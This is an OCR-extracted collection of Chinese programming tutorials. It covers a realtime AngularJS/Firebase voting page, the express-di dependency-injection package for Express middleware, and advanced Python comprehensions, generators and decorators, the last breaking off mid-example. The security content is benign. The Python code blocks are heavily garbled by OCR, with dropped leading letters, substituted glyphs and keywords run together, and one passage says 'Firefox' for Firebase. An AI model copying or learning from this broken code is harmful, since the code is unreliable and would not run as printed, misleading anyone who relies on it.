
正如标题所说的，我们今天的任务就是使用 AngularJS 和 firebase 来创建一个类似于 ios7投票系统的实时投票系统。第一步当然是注册一个 firebase 的账户，过程非常简单在这里就不具体说了，要特别提到的一点是，firebase 虽然是一个收费的云服务平台，但是它非常贴心的提供了一个 hack plan，可以让我们免费体验 firebase 的强大功能，只是在功能方面有所限制，但是对于实时的体验却完全没有打折扣。现在你应该已经申请好了一个 firebase 账户，一开始我们需要在 dashboard 中创建一个新的 APP，如下图所示：




在这里，我们创建的这个 APP 叫做 ios-vote，输入你想要的 NAME 和 URL，点击下面的蓝色按钮就行，默认情况下，NAME 和 URL 相同，当然你可以修改成为自己喜欢的名称。创建好了 APP 以后，我们看到的这个样子：



现在我们需要往这个 APP 中输入一些初始数据为我们所用，点击下面的蓝色按钮 View Firebase 进入数据管理界面。如图所示：



默认情况下，你会看到一个和 APP 名称相同的数据集，在这里，我们的 APP 名称叫做 IOS-VOTE，而这个默认的数据集叫做 ios-vote，名称一样，只是大写变成了小写。现在我们就往这个数据集里面输入一点我们需要的数据，我们分别输入三个数据：option1，option2，以及 loaded，并分别将它们初始化。如图所示：



既然我们已经在我们的数据集中输入了一些初始化数据，现在我们就能开始着手创建我们的应用

了。首先，我们需要在 HTML 页面中引入 angular,angularfire,firebase 这几个 JS 文件，为了能够进行背景色的变化，我们还需要引入 jQuery 和一个用于控制颜色变化的 jQuery 插件 jquery-color-animate。如下所示：

```
<script type="text/javascript" charset="utf-8" src='./jquery.js'></script>
<script type="text/javascript" charset="utf-8" src='./jquery.animate-colors-min.js'></script>
<script src='./angular.js'></script>
<script src='https://cdn.firebase.com/v0/firebase.js'></script>
<script src='https://cdn.firebase.com/libs/angularfire/0.7.0/angularfire.min.js'></script>
```

引入了 JS 文件之后，我们就要开始编写我们的 HTML 结构了，具体的 HTML 结构非常简单，只需要两个 button 标签即可，我在上面添加了一些部分，于是 HTML 部分如下：

```
<body ng-app='iosvote'>
    <div id='container' ng-controller='ivote'>
          <div id='panel'>
            <div id='title'><h2>你觉得张小俊是帅哥吗？</h2></div>
            <button id='yes' {{vote.yes}} ng-click='voteOptionOne()' class='btn btn-info'>是:
{{vote.option1}} 票</button>
            <button id='no' ng-click='voteOptionTwo()' class='btn btn-info'>不是:
{{vote.option2}} 票</button>
          </div>
    </div>
  </body>
```

在这里，我们非常简单的使用了一个 ng-app 指令以及一个 ng-controller 指令，以及两个花括号数据绑定，非常简单。

接下来，我们要编写 JS 的逻辑部分，我们先把全部代码放上来，再讲其中的重要部分：

```
var app = angular.module('iosvote',['firebase']);

        app.controller('ivote',['$scope','$firebase','$log',function($scope,$firebase){

                var ref = new Firebase("https://ios-vote.firebaseIO.com");

                $scope.yes = 'disabled';

                $scope.vote = $firebase(ref);

                $scope.vote.option1 = $scope.vote.option1;

                $scope.vote.option2 = $scope.vote.option2;

                $scope.voteOptionOne = function(){

                  $scope.vote.option1 = $scope.vote.option1+1;

                  if($scope.vote.loaded){

                  $scope.vote.$save('option1');

                  }

                };

                $scope.voteOptionTwo = function(){

                  $scope.vote.option2 = $scope.vote.option2+1;

                  if($scope.vote.loaded){

                  $scope.vote.$save('option2');

                  }

                };

                $scope.vote.$on('change',function(){

                  $('#panel').animate({backgroundColor: "#F9D56E"}).animate({backgroundColor:
"#FAFAFA"});

                });

          }]);
```

这里需要具体讲述的有几个地方，首先，我们通过 new 操作符实例化了一个我们在前面创建的 APP 的实例，注意构造器函数 Firebase 的参数，它就是我们创建的 APP 的地址。

其次，我们在实例化 Angular 模块的时候，引入了 firebase 模块，因为我们要使用其中的$firebase service，你会在 controller 的依赖注入中看到$firebase。

接下来，我们通过将这个 Firebase 的实例传递给$firebase service 来提取其中的数据，并将它赋值给$scope.vote，现在的$scope.vote 中就包含我们在前面初始化的 option1，option2以及 loaded 数据的值。

然后，我们要响应按钮的点击事件，于是在 voteOptionOne 和 voteOptionTwo 函数中，我们首先将$scope.option1和$scope.option2分别加1，在使用 firebase 为我们提供的$save 方法将数据同步到云端，这时，Firebase 的实时性就体现出来了，只要云端的数据发生变化，所有与之连接的客户端数据也会相应的发生同步，因此这时，所有连接着云端的投票页面数据都会相应添加1。

最后，我们想要给每次点击添加上背景色闪动的效果，于是我们使用$on 方法来监听$scope.vote 的数据 change 事件，只要是云端的数据发生了变化，背景色就会发生闪动。

完整的代码如下所示：

```
<html>
  <head>
    <title>模仿 ios 实时投票</title>
    <meta charset='utf-8'>
    <meta name="viewport" id="viewport" content="width=device-width, initial-scale=1">
    <meta name='author' content='张小俊128'>
    <meta name='keywords' content='ios7.1 实时 angularjs firebase'>
    <meta name='description' content='该应用使用 angular 和 firebase 实现了类似于 ios7.1的实时投票功能'>
    <script type="text/javascript" charset="utf-8" src='./jquery.js'></script>
    <script type="text/javascript" charset="utf-8"
src='./jquery.animate-colors-min.js'></script>
    <script src='./angular.js'></script>
    <script src='https://cdn.firebase.com/v0/firebase.js'></script>
    <script
src='https://cdn.firebase.com/libs/angularfire/0.7.0/angularfire.min.js'></script>
```


```
<style>
  *{
    margin: 0px;
    padding: 0px;
  }
  #container{
    width: 100%;
    height: 100%;

  }
  #panel{
    position:absolute;
    width:500px;
    height:300px;
    top:200px;
    left:50%;
    margin-left: -250px;
    -webkit-border-radius: 5px;
    -webkit-box-shadow: 0px 0px 5px #131314;
  }
  #title{
    position: absolute;
    width:450px;
    top:30px;
    left:25px;
  }
  #title img{
    display:block;
    width:150px;
```

```
        height:150px;
        position: absolute;
        top:
      }
      #title h2{
        position: absolute;
        width:300px;
        left: 160px;
        top: 70px;
      }
      #yes{
        position: absolute;
        bottom: 50px;
        left: 200px;
        disabled: true;
      }
      #no{
        position: absolute;
        bottom: 50px;
        left: 280px;
      }
    </style>
</head>
  <body ng-app='iosvote'>
    <div id='container' ng-controller='ivote'>
          <div id='panel'>
            <div id='title'><h2>你觉得张小俊是帅哥吗？</h2></div>
            <button id='yes' {{vote.yes}} ng-click='voteOptionOne()' class='btn btn-info'>是:
{{vote.option1}} 票</button>
```

```
            <button id='no' ng-click='voteOptionTwo()' class='btn btn-info'>不是:
{{vote.option2}} 票</button>
          </div>
    </div>
    <script type="text/javascript" charset="utf-8">
       var app = angular.module('iosvote',['firebase']);
           app.controller('ivote',['$scope','$firebase','$log',function($scope,$firebase){
               var ref = new Firebase("https://ios-vote.firebaseIO.com");
               $scope.yes = 'disabled';
               $scope.vote = $firebase(ref);
               $scope.vote.option1 = $scope.vote.option1;
               $scope.vote.option2 = $scope.vote.option2;
               $scope.voteOptionOne = function(){
                 $scope.vote.option1 = $scope.vote.option1+1;
                 if($scope.vote.loaded){
                 $scope.vote.$save('option1');
                 }
               };
               $scope.voteOptionTwo = function(){
                 $scope.vote.option2 = $scope.vote.option2+1;
                 if($scope.vote.loaded){
                 $scope.vote.$save('option2');
                 }
               };
               $scope.vote.$on('change',function(){
                 $('#panel').animate({backgroundColor: "#F9D56E"}).animate({backgroundColor:
"#FAFAFA"});
               });
           }]);
```

```
    </script>
  </body>
</html>
```

是不是非常非常简单！还要提到的一点是，Firefox 还为我们提供了静态资源 host 服务，我们只需要使用 npm 安装 firebase-tools 模块，就可以将静态资源部署到 Firebase 提供的云上，非常方便。于是，你可以在 https://ios-vote.firebaseapp.com/看到我们在上面创建的这个应用，如下所示：



Firebase 非常强大，我们可以花费少量的时间来创建强大的实时应用，更重要的是由于我们无需去考虑服务器端数据的问题，我们可以将更多的精力放在前端逻辑的编写上，这对于前端工作者来说绝对是一个好消息。Firebase 还提供了很多强大的接口和功能，等待我们去探索。实践是最好的

老师，只有不断练习才能有所进步，同时也欢迎大家到前面提到的页面为我投票。

原文链接

http://www.html-js.com/article/1884?

Express 框架 middleware 的依赖问题与解决方案

作为 Node 社区最受欢迎的框架，Express 在沿用 Connect 的 middleware 机制的同时，还提供了在定义路由时使用的 route-specific middleware（下面称“路由中间件”）。路由中间件与 Connect 的 middleware 十分相似，可以用来执行预载入资源或校验请求等操作。然而由于路由中间件的用法非常自由，导致开发时很容易写出难以维护的代码。这篇文章就将介绍路由中间件之间高耦合的问题以及相应的解决方案。

1. 问题描述

下面是使用路由中间件从数据库载入用户资料的示例，这段代码来自 TJ（Express 的作者）的一个 Screencast：

```
var loadUser = function(req, res, next) {
  User.findById(req.session.userId, function(err, user) {
    if (err) return next(err);
    req.currentUser = user;
    next();
  });
};
```

```
app.get('/dashboard', loadUser, function(req, res) {
  res.render('dashboard', { user: req.currentUser });
});
```

在上面的代码中，我们定义了路由中间件 `loadUser`。`loadUser` 从数据库中读取用户数据后，将 `user` 对象通过 `req` 的 `currentUser` 属性传递给下一个路由中间件。这种通过 `req` 对象的属性传递数据的模式在 Express 中很常见。当项目比较小的时候这种模式非常方便易用，可是随着项目不断发展，这种模式会暴露出不少问题，至于具体有哪些问题，请继续往下看。

现在我们需要限制只有管理员可以访问 dashboard 页面，代码如下：

```
var loadUser = function(req, res, next) {
  User.findById(req.session.userId, function(err, user) {
    if (err) return next(err);
    req.currentUser = user;
    next();
 });
};

var role = function(role) {
 return function(req, res, next) {
    if (!req.currentUser || req.currentUser.role !== role) {
```

```
        return next(new Error('access denied'));
    }
    next();
 };
};


app.get('/dashboard', loadUser, role('admin'), function(req, res) {
  res.render('dashboard', { user: req.currentUser });
});
```

我们又定义了一个路由中间件 role()，当用户的角色不是管理员时该中间件就会传出异常。虽然需求已经满足，但是上面这段代码存在两个问题：

1 如果要使用 role() 中间件，就必须在前面引入 loadUser 中间件，即实际上 loadUser 是 role() 的一个隐含依赖，然而“中间件”的语义无法表现出依赖关系，导致代码可读性大大降低。

2 在渲染 dashboard 页面时我们使用了 req.currentUser 对象，然而我们并不明确地知道 currentUser 这个属性是前面的哪个路由中间件（loadUser 还是 role()）加到 req 上的，代码可读性较差，对重构亦不友好。路由中间件的定义和路由的定义存放在不同的文件时这个问题更加明显。

随着网站的复杂，单个路由上的路由中间件的数量增多，上述两个问题会越来越严重。如下面这个有些极端的例子：

```
var middleware1 = function(req, res, next) {
  req.a = 1;
  next();
```

```
};

var middleware2 = function(req, res, next) {
   req.b = { age: 20 };
   next();
};

var middleware3 = function(req, res, next) {
   req.c = 1;
   next();
};

var middleware4 = function(req, res, next) {
 if (req.b.age < 18) {
      return next(new Error('access denied'));
 }
   next();
};

app.get('/', middleware1, middleware2, middleware3, middleware4, function(req, res) {
   res.render('index', { a: req.a });
});
```

在上面的例子中，我们定义了 4 个路由中间件，其中可以分析出，`middleware4` 依赖于 `middleware2`，`middleware1` 为 `req` 加上了 `a` 属性，此外 `middleware3` 并没有用到。可以看到此时我们的代码已经混乱不堪了：开发者很难看出到底是哪个中间件向 `req` 添加了什么属性，更难轻易指出中间件的依赖关系。当我们要定义另外一个路由时，如果我们

想使用 req.a，就不得不找到前面这 4 个路由中间件的定义挨个看 req.a 是在哪定义的，如果这些中间件定义在不同的文件中，那么这一过程无疑非常痛苦。

2. 解决方案：依赖注入

使用过 Angular 框架的人可能会对其中的依赖注入模式印象深刻。依赖注入是一种解决代码依赖的软件设计模式，具体可以查阅维基百科或设计模式相关的书籍。

在 Angular 中，一个 Controller 一般会需要若干个依赖，比如 $http（用来读取网络资源）或$location（用来获取、设置当前网页的 URL）。比起在 Controller 中手工引入并创建这些依赖，Angular 借助依赖注入模式使得我们可以直接在 Controller 函数中通过形参声明所需要的依赖，而 Angular 会根据形参列表将对应的依赖作为实参传入。如：

```
function Controller($http, $location) {
  // 此处可以直接使用 $http 和 $location 两个依赖
}
```

实践表明这种模式在处理依赖关系时非常方便。受此启发，我开发了 express-di 插件，能够把依赖注入模式引入到 Express 中以解决路由中间件的依赖问题。使用方法非常简单，首先使用 npm 来安装：

```
$ npm install --save express-di
```

而后在 Express 项目中引入 express-di 就可以了：

```
var express = require('express');
// Require express-di
require('express-di');
var app = express();
```

此时你的 Express 项目中的所有路由中间件都支持依赖注入了！让我们回过头来看看有了 express-di 后我们能够把上面那个 loadUser 的例子改成什么样：

```
app.factory('currentUser', function(req, res, next) {
  User.findById(req.session.userId, next);
});
var role = function(role) {
 return function(currentUser, next) {
    if (!currentUser || currentUser.role !== role) {
      return next(new Error('access denied'));
    }
    next();
 };
};
app.get('/dashboard', role('admin'), function(currentUser, res) {
  res.render('dashboard', { user: currentUser });
});
```

这段代码和之前的代码有两个显著不同的地方：

3 去除 loadUser 中间件，将其本质化，即转换成它本身的角色：依赖。我们使用 express-di 提供的 app.factory 方法定义依赖，该方法接收两个参数，第一个参数是依赖名称，第二个参数是依赖的定义函数，定义函数和 Connect 的 middleware 相似，唯一的不同是前者中的 next 函数接受两个参数，第一个参数是 node.js 的惯例——err，当 err 为非 null 时，定义函数会和普通的路由中间件一样将 err 传出；

第二个参数是该依赖对应的值。

4　将路由中间件的形参从 `(req, res, next)` 转变为依赖声明。如 `role()` 中间件中声明了 `currentUser` 和 `next` 两个依赖，而最后一个中间件（即负责渲染视图的函数）则声明了 `currentUser` 和 `res` 两个依赖。

可以明显看到，express-di 模块通过将路由中间件中作为依赖的部分提取出来进行语义化，从而解决了前文中提到的问题。另外 express-di 模块预定义了 3 个依赖，分别为 `req`, `res` 和 `next`，使得其可以完美兼容传统的路由中间件的定义，不会有任何兼容问题。

2.1 对子 App 的支持

当项目比较大的时候，我们经常会将项目拆分成多个 express app，如：

```
var express = require('express');

var mainApp = express();

var subApp = express();

mainApp.use(subApp);
```

上面代码中，`subApp` 是 `mainApp` 的子 App。express-di 对这种使用方法提供了非常好的支持，子 App 会继承父 App 定义的依赖，同时子 App 定义的依赖不会影响到父 App，例子如下：

```
var express = require('express');

require('express-di');

var mainApp = express();

var subApp = express();

mainApp.use(subApp);
```

```
mainApp.factory('parents', function(req, res, next) {
  next(null, 'parents');
});
subApp.factory('children', function(req, res, next) {
  next(null, 'children');
});
mainApp.get('/parents', function(children, res) {
  res.json(children);
});
subApp.get('/children', function(parents, res) {
  res.json(parents);
});
```

上述代码执行后，访问 /parents 时程序会报错，提示 “Unrecognized dependency: children”，而访问 /children 时，页面会打印出 “parents”。

2.2 性能与缓存

express-di 模块会在程序启动阶段解析依赖，启动后就和普通的 Express 项目没有区别了，性能并不受影响。同时单个请求中的同一个依赖会被缓存起来，只执行一次，所以使用 express-di 反而可能会比使用传统模式写出来的代码拥有更好的性能。

2.3 单元测试

当你通过依赖注入模式将依赖引入路由后，你会发现在单元测试时可以非常方便地将 mock 对象传入路由，而这正是依赖注入模式的另一个好处。

3. 结论

我在最近的几个 Express 项目中使用了 express-di 模块，并惊喜地发现这个模块使项目代码的可读性和可维护性大大增加。而且因为 express-di 兼容传统的路由定义方法，你可以非常方便地在现有的项目中引入 express-di，从而使新定义的路由能享受依赖注入带来的便利，同时又无需对老的代码做任何修整。

项目地址在：https://github.com/luin/express-di。欢迎 star 或提 issue！

原文链接

http://zihua.li/2014/03/using-dependency-injection-to-optimise-express-middlewares/

编程语言

Python 高级编程技巧

本文展示一些高级的 Python 设计结构和它们的使用方法。在日常工作中，你可以根据需要选择合适的数据结构，例如对快速查找性的要求、对数据一致性的要求或是对索引的要求等，同时也可以将各种数据结构合适地结合在一起，从而生成具有逻辑性并易于理解的数据模型。Python 的数据结构从句法上来看非常直观，并且提供了大量的可选操作。这篇指南尝试将大部分常用的数据结构知识放到一起，并且提供对其最佳用法的探讨。

推导式(Comprehensions)

如果你已经使用了很长时间的 Python，那么你至少应该听说过列表推导(list comprehensions)。这是一种将 for 循环、if 表达式以及赋值语句放到单一语句中的一种方法。换句话说，你能够通过一个表达式对一个列表做映射或过滤操作。

一个列表推导式包含以下几个部分：

5 一个输入序列

6 一个表示输入序列成员的变量

7 一个可选的断言表达式

8　一个将输入序列中满足断言表达式的成员变换成输出列表成员的输出表达式

举个例子，我们需要从一个输入列表中将所有大于0的整数平方生成一个新的序列，你也许会这么写：


```
1  ɹm=[1,4,-5,10,-7,2,3,-1]
2  iltered_and_squared=[]
3
4  ɔrnumberinnum:
5     ifnumber >0:
6        filtered_and_squared.append(number**2)
7  ɾintfiltered_and_squared
8
9   [1, 16, 100, 4, 9]
```

很简单是吧？但是这就会有4行代码，两层嵌套外加一个完全不必要的 append 操作。而如果使用 filter、lambda 和 map 函数，则能够将代码大大简化：

```
1  ɹm=[1,4,-5,10,-7,2,3,-1]
2  iltered_and_squared=map(lambdax: x**2,filter(lambdax: x >0, num))
3  ɾintfiltered_and_squared
4
5   [1, 16, 100, 4, 9]
```

嗯，这么一来代码就会在水平方向上展开。那么是否能够继续简化代码呢？列表推导能够给我们答案:

```
1  ɹm=[1,4,-5,10,-7,2,3,-1]
2  iltered_and_squared=[ x**2forxinnumifx >0]
3  ɾintfiltered_and_squared
4
5   [1, 16, 100, 4, 9]
```



9　迭代器(iterator)遍历输入序列 num 的每个成员 x

10　断言式判断每个成员是否大于零

11　如果成员大于零，则被交给输出表达式，平方之后成为输出列表的成员。

列表推导式被封装在一个列表中，所以很明显它能够立即生成一个新列表。这里只有一个 type 函数调用而没有隐式调用 lambda 函数，列表推导式正是使用了一个常规的迭代器、一个表达式和一个 if 表达式来控制可选的参数。

另一方面，列表推导也可能会有一些负面效应，那就是整个列表必须一次性加载于内存之中，这对上面举的例子而言不是问题，甚至扩大若干倍之后也都不是问题。但是总会达到极限，内存总会被用完。

针对上面的问题，生成器(Generator)能够很好的解决。生成器表达式不会一次将整个列表加载到内存之中，而是生成一个生成器对象(Generator objector)，所以一次只加载一个列表元素。

生成器表达式同列表推导式有着几乎相同的语法结构，区别在于生成器表达式是被圆括号包围，而不是方括号：

```
1    um=[1,4,-5,10,-7,2,3,-1]
2    iltered_and_squared=( x**2forxinnumifx >0)
3    rintfiltered_and_squared
4
```

```
5    <generator object <genexpr> at 0x00583E18>
6
7   ɔriteminfiltered_and_squared:
8      printitem
9
10   1, 16, 100 4,9
```

这比列表推导效率稍微提高一些，让我们再一次改造一下代码：

```
1   ɯm=[1,4,-5,10,-7,2,3,-1]
2
3   ɐfsquare_generator(optional_parameter):
4      return(x**2forxinnumifx > optional_parameter)
5
6   ɾintsquare_generator(0)
7    <generator object <genexpr> at 0x004E6418>
8
9    Option I
10  ɔrkinsquare_generator(0):
11     printk
12   1, 16, 100, 4, 9
13
14   Option II
15  =list(square_generator(0))
16  ɾintg
17   [1, 16, 100, 4, 9]
```

除非特殊的原因，应该经常在代码中使用生成器表达式。但除非是面对非常大的列表，否则是不会看出明显区别的。

下例使用 zip()函数一次处理两个或多个列表中的元素：

```
1  list=['a1','a2','a3']
2  list=['1','2','3']
```

```
3
4  ɔra, binzip(alist, blist):
5      printa, b
6
7   a1 1
8   a2 2
9   a3 3
```

再来看一个通过两阶列表推导式遍历目录的例子：

```
1  mportos
2  eftree(top):
3      forpath, names, fnamesinos.walk(top):
4          forfnameinfnames:
5              yieldos.path.join(path, fname)
6
7  ɔrnameintree('C:\Users\XXX\Downloads\Test'):
8      printname
```

装饰器(Decorators)

装饰器为我们提供了一个增加已有函数或类的功能的有效方法。听起来是不是很像 Java 中的面向切面编程(Aspect-Oriented Programming)概念？两者都很简单，并且装饰器有着更为强大的功能。举个例子，假定你希望在一个函数的入口和退出点做一些特别的操作(比如一些安全、追踪以及锁定等操作)就可以使用装饰器。

装饰器是一个包装了另一个函数的特殊函数：主函数被调用，并且其返回值将会被传给装饰器，接下来装饰器将返回一个包装了主函数的替代函数，程序的其他部分看到的将是这个包装函数。

```
1   eftimethis(func):
2       '''
3       Decorator that reports the execution time.
4       '''
5       pass
```

```
6
7   timethis
8   efcountdown(n):
9       whilen >0:
10          n-=1
```

语法糖@标识了装饰器。

好了，让我们回到刚才的例子。我们将用装饰器做一些更典型的操作：

```
1   mporttime
2   romfunctoolsimportwraps
3
4   eftimethis(func):
5       '''
6       Decorator that reports the execution time.
7       '''
8       @wraps(func)
9       defwrapper(*args,**kwargs):
10          start=time.time()
11          result=func(*args,**kwargs)
12          end=time.time()
13          print(func.__name__, end-start)
14          returnresult
15      returnwrapper
16
17  timethis
18  efcountdown(n):
19      whilen >0:
20          n-=1
21
22  ountdown(100000)
```

```
23
24    ('countdown', 0.006999969482421875)
```

当你写下如下代码时：

```
1   timethis
2   efcountdown(n):
```

意味着你分开执行了以下步骤：

```
1   efcountdown(n):
2   ..
3   ountdown=timethis(countdown)
```

装饰器函数中的代码创建了一个新的函数(正如此例中的 wrapper 函数)，它用 *args 和 **kwargs 接收任意的输入参数，并且在此函数内调用原函数并且返回其结果。你可以根据自己的需要放置任何额外的代码(例如本例中的计时操作)，新创建的包装函数将作为结果返回并取代原函数。

```
1   decorator
2   effunction():
3       print("inside function")
```

当编译器查看以上代码时，function()函数将会被编译，并且函数返回对象将会被传给装饰器代码，装饰器将会在做完相关操作之后用一个新的函数对象代替原函数。

装饰器代码是什么样的？大部分的例子都是将装饰器定义为函数，而我发觉将装饰器定义成类更容易理解其功能，并且这样更能发挥装饰器机制的威力。

对装饰器的类实现唯一要求是它必须能如函数一般使用，也就是说它必须是可调用的。所以，如果想这么做这个类必须实现__call__方法。

这样的装饰器应该用来做些什么？它可以做任何事，但通常它用在当你想在一些特殊的地方使用原函数时，但这不是必须的，例如：

```
1    lassdecorator(object):
2
3       def__init__(self, f):
4           print("inside decorator.__init__()")
5           f()# Prove that function definition has completed
6
```

```
7       def__call__(self):
8           print("inside decorator.__call__()")
9
10  decorator
11  effunction():
12      print("inside function()")
13
14  rint("Finished decorating function()")
15
16  unction()
17
18   inside decorator.__init__()
19   inside function()
20   Finished decorating function()
21   inside decorator.__call__()
```

译者注：

1. 语法糖@decorator 相当于 function=decorator(function)，在此调用 decorator 的__init__打印“inside decorator.__init__()”

2. 随后执行 f()打印“inside function()”

3. 随后执行“print(“Finished decorating function()”)”

4. 最后在调用 function 函数时，由于使用装饰器包装，因此执行 decorator 的__call__打印 “inside decorator.__call__()”。

一个更实际的例子：

```
1   efdecorator(func):
2       defmodify(*args,**kwargs):
3           variable=kwargs.pop('variable',None)
4           printvariable
5           x,y=func(*args,**kwargs)
